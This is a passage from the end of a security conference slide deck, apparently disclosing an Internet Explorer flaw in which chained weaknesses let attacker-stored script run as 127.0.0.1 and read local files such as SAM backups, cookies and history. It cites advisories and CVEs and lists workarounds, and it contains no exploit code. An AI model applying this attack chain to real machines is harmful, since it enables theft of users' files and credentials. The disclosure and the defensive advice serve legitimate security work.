  - This has been done in the past (and will certainly be done in the future) in several different ways
  - The complexity of MIME type detection and the particular idiosyncrasies of Internet Explorer are at play in this step
- If successful, the attacker will have HTML and scripting code running in the context of 127.0.0.1

Overall impact

- By chaining the exploitation of a series of weak *features* an attacker is able to
  - store HTML and scripting code in the victim's computer
  - force the victim's browser to load and render it
- 127.0.0.1 is in the *Internet Zone*, but as the code is actually stored in the victim's computer, it can access other files in the same computer (in this case, the victim's computer)
  - SAM backup files
  - all of the victim's HTTP cookies and history files
  - Source files in *Inetpub\wwwroot*
  - Recent files, personal pictures (**thumbs.db** maps these files)
  - any other file on the local system (system events, configurations)

Overall impact (2)

- These attack scenarios have been proven to work
  - *CORE-2008-01035*
  - *CORE-2008-0826*
  - *CORE-2009-06256*
- The only difference is in the way *Internet Explorer* is tricked into rendering its internal tracking files as HTML
  - cookies
  - **index.dat**
- That is the only thing *Microsoft* is *fixing*
  - This is a design problem. They are just blocking our *proof of concept*
- That is why we are breaking it over and over again

Corrigenda

- Not a formal *Zone Elevation* issue
- *CVE-2009-1140* gives a wrong description of the issue
  - Tags it as a *Cross-Domain Information Disclosure Vulnerability*
- *CVE-2008-1448* is more precise
  - *allows remote attackers to bypass intended access restrictions and read arbitrary files*
- Both of them are the same problem

Demo (BeEF module)

- be patient!

Solutions and workarounds

- *Internet Explorer* Network Protocol Lockdown
- Set the Security Level setting for the *Internet* and *Intranet* zones to *High*
- Disable *Active Scripting* for the *Internet* and *Intranet* zone with a custom setting
- Only run *Internet Explorer* in *Protected Mode*
- Use a different web browser to navigate untrusted web sites

Thanks for coming!